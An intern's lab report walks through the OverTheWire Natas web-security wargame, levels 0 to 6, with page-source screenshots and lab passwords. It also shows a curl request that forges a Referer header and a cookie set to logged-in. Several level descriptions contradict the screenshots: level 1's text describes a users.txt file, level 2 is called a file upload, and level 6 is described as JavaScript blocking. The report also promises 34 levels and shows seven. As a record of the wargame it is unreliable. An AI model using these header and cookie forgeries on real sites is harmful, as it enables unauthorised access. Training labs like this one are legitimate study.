
OverTheWire Natas Lab Report

Intern Name: Aditya Vilas Dongare
Program: Digisuraksha Parhari Foundation Internship
Report Submission Date: 28th April 2025

Team member name: 1. Aditya Dongare
2. Yash Yadav
3. Anirudh Mehandru

Introduction:
The OverTheWire Natas web security challenges provide an engaging and educational platform for learning fundamental web security concepts. Each level presents a unique vulnerability that needs to be identified and exploited to retrieve the password for the next level. This report details the core vulnerability and the general technique used to solve each of the 34 Natas levels (0-33).

Login:
The initial login to the Natas server is typically done through a web browser by navigating to the provided URL. Subsequent levels often require logging in with the username (usually 'natas0') and the password obtained from the previous level.



natas0.natas.labs.overthewire.o
Not secure
natas0.natas.labs.overthewire.org
NATAS0
SUBMIT TOKEN
ENG
IN
15:04
27-04-2025

You can find the password for the next level on this page.

OverTheWire Natas Lab Report

Natas Level 0

Goal: Find the password for Natas Level 1.
Vulnerability: Password directly visible in the HTML source code.
Solution: View the page source in the browser (e.g., right-click -> "View Page Source" or similar). The password for Natas Level 1 is usually located within HTML comments or a readily visible attribute.




natas0.natas.labs.overthewire.o
view-source:natas0.natas.labs.o
Not secure
view-source:natas0.natas.labs.overthewire.org
Line wrap
ENG
IN
15:06
27-04-2025

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
<body>
<h1>natas0</h1>
<div id="content">
You can find the password for the next level on this page.

<!--The password for natas1 is 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq -->
</div>
</body>
</html>
```

Natas Level 1

Goal: Find the password for Natas Level 2.
Vulnerability: Password directly accessible in a separate file (/files/users.txt) hinted at in the page source.
Solution: Examine the page source for hints about other files. Access the hinted file (e.g., http://natas1.natas.labs.overthewire.org/files/users.txt) in the browser. The password for Natas Level 2 will likely be within this file



natas1.natas.labs.overthewire.o
view-source:natas1.natas.labs.o
Not secure
view-source:natas1.natas.labs.overthewire.org
Line wrap □
ENG IN
15:15
27-04-2025

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas1", "pass": "0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<h1>natas1</h1>
<div id="content">
You can find the password for the
next level on this page, but rightclicking has been blocked!

<!--The password for natas2 is TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI -->
</div>
</body>
</html>
```

.

Natas Level 2

Goal: Find the password for Natas Level 3.
Vulnerability: Client-side filtering based on file extensions.
Solution: The web page likely prevents uploading files with certain extensions (e.g., .php). However, this filtering is done on the client-side. Use browser developer tools (e.g., Inspector) to modify the HTML form and bypass the extension restriction, or use a tool like curl to directly upload a file with a manipulated extension (e.g., shell.php.txt renamed to shell.php). The uploaded file might contain the password.



natas3.natas.labs.overthewire.o
Not secure
natas3.natas.labs.overthewire.org
NATAS3
We Chall
SUBMIT TOKEN
ENG IN
15:21
27-04-2025

There is nothing on this page

OverTheWire Natas Lab Report

Natas Level 3


Goal: Find the password for Natas Level 4.
Vulnerability: Hidden directory accessible via robots.txt.
Solution: Check the robots.txt file (e.g., http://natas3.natas.labs.overthewire.org/robots.txt). This file often disallows access to certain directories, which can sometimes hint at interesting locations. Access the disallowed directory; the password might be in a file within it.


natas3.natas.labs.overthewire.o
view-source:natas3.natas.labs.o
Not secure
view-source:natas3.natas.labs.overthewire.org/s3cr3t/users.txt
Line wrap □
ENG
IN
15:23
27-04-2025


```
natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
```

Natas Level 4

Goal: Find the password for Natas Level 5.
Vulnerability: Referer header-based access control.
Solution: The server likely checks the Referer HTTP header to determine if the request is coming from an allowed page. Use browser developer tools to modify the Referer header in the request or use a tool like curl with the -H "Referer: <allowed_referer>" option to send a request with a forged Referer header.


natas5.natas.labs.overthewire.or
Not secure
natas5.natas.labs.overthewire.org
NATAS5
SUBMIT TOKEN
ENG IN
17:18
27-04-2025

Access disallowed. You are not logged in




```
> Authorization: Basic bmF0YXM0OlFyeVpYYzJlMHphaFVMZEhydEh4enlZa2o1OWtVeExR
> User-Agent: curl/8.11.1
> Accept: */*
> Referer:http://natas5.natas.labs.overthewire.org/
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Sun, 27 Apr 2025 11:55:36 GMT
< Server: Apache/2.4.58 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 962
< Content-Type: text/html; charset=UTF-8
<
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas4", "pass": "QryZXc2e0zahULdHrtHxzyYkj59kUxLQ" };</script></head>
<body>
<h1>natas4</h1>
<div id="content">

Access granted. The password for natas5 is 0n35PkggAPm2zbEpOU802c0x0Msn1ToK
<br/>
<div id="viewsource"><a href="index.php">Refresh page</a></div>
</div>
</body>
</html>
* Connection #0 to host natas4.natas.labs.overthewire.org left intact

C:\Users\Sakshi>\
```

Natas Level 5

Goal: Find the password for Natas Level 6.
Vulnerability: Cookie-based authentication that can be manipulated.

Solution: The server uses a cookie to track login status or user information. Examine the cookies using browser developer tools. Modify the cookie value (likely related to an "admin" or "loggedin" status) to gain access to the privileged area containing the password.



Access granted. The password for natas6 is 0RoJwHdSKWFTYR5WuiAewauSuNaBXned


Name	Value	D.	P..	E.	S..	H.	S.	S.	P.	C.	P..
_ga	GA1.1.799714...	....	/	2...	2...						M..
loggedin	1	n...	/	S...	9						M..

No cookie selected

Select a cookie to preview its value

Natas Level 6

Goal: Find the password for Natas Level 7.
Vulnerability: Client-side JavaScript preventing access, but the underlying page with the password is still accessible.
Solution: The web page uses JavaScript to redirect or block access. Disable JavaScript in your browser or use browser developer tools to bypass the JavaScript code. The password is likely present on the underlying HTML page that the JavaScript is trying to prevent you from seeing.



